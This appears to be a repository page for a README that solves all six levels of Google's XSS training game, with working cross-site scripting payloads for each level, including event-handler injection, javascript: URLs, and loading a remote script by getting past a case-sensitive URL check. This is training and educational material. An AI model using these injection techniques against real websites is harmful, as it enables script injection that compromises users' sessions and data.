https://github.com/arsho/xss_game
Solution of XSS game by Google.
https://github.com/arsho/xss_game
xss xss-vulnerability
Last synced: over 1 year ago
JSON representation
Solution of XSS game by Google.
- Host: GitHub
- URL: https://github.com/arsho/xss_game
- Owner: arsho
- Created: 2017-02-25T08:12:11.000Z (over 9 years ago)
- Default Branch: master
- Last Pushed: 2018-08-01T03:50:10.000Z (almost 8 years ago)
- Last Synced: 2025-01-28T04:46:11.107Z (over 1 year ago)
- Topics: xss, xss-vulnerability
- Homepage: https://xss-game.appspot.com/
- Size: 36.1 KB
- Stars: 4
- Watchers: 2
- Forks: 0
- Open Issues: 0
-
Metadata Files:
- Readme: readme.md
Awesome Lists containing this project
README
# XSS-game by Google
Google has created 6 level interactive XSS game.
[Click here to start playing](https://xss-game.appspot.com/ "XSS game area")

If you can pass all the challenges, you will be rewarded with an appealing cake! 
## Level 1: Hello, world of XSS
In this level you will learn what happens to the application if you use input from user directly without proper escaping.
### Solution
```html
alert("Level1");
```
## Level 2: Persistence is key
Similar to level 1. But this time directly inserting `` tag will not work.
### Solution
```html
<img src="demo" onerror='javascript:alert("Level2");' />
```
## Level 3: That sinking Feeling
There is no input field in thie level. But still Cross Site Scripting is possible via the address path as the JavaScript code directly uses `self.location.hash.substr(1)`. It is the url part after the `#` sign.
### Solution
Simply inject the following:
```javascript
https://xss-game.appspot.com/level3/frame#'onerror='alert("Level3")'
```
## Level 4: Context matters
The code passes user value directly to `onload="startTimer('{{ timer }}');"` method. Thus we can exploit the script.
### Solution
Add the following part in the input field.
```
');javascript:alert('Level4
```
## Level 5: Breaking protocol
This is the most tricky challenge. Here some templates are connected in chain by storing the `next` URL in a variable. So, if we can somehow change the value of `next` variable then XSS will work.
### Solution
So we simply change the URL to:
```
https://xss-game.appspot.com/level5/frame/signup?next=javascript:alert('Level5')
Press GO which will change the URL of Next button to javascript:alert('Level5').
Finally press the Next button.
```
## Level 6: Follow the rabbit
Do you know `regular expression`? If the answer is `yes` what do you think the following code snipper will do?
```javascript
url.match(/^https?:\/\//)
```
Yeah! You are right. It will return true if `url` variable starts with `http. What happen if `url` starts with `HTTP`?
If you do not know `regex`, start learning from
[Learn Regular Expressions with simple, interactive exercises](https://regexone.com/ "RegexOne,
Learn Regular Expressions with simple, interactive exercises.")
### Solution
```html
https://xss-game.appspot.com/level6/frame#HTTPS://arsho.github.io/rough/alert.js
```
## Congratulation! Let's eat the cake!!
<hr>
Author: [Ahmedur Rahman Shovon](https://arsho.github.io)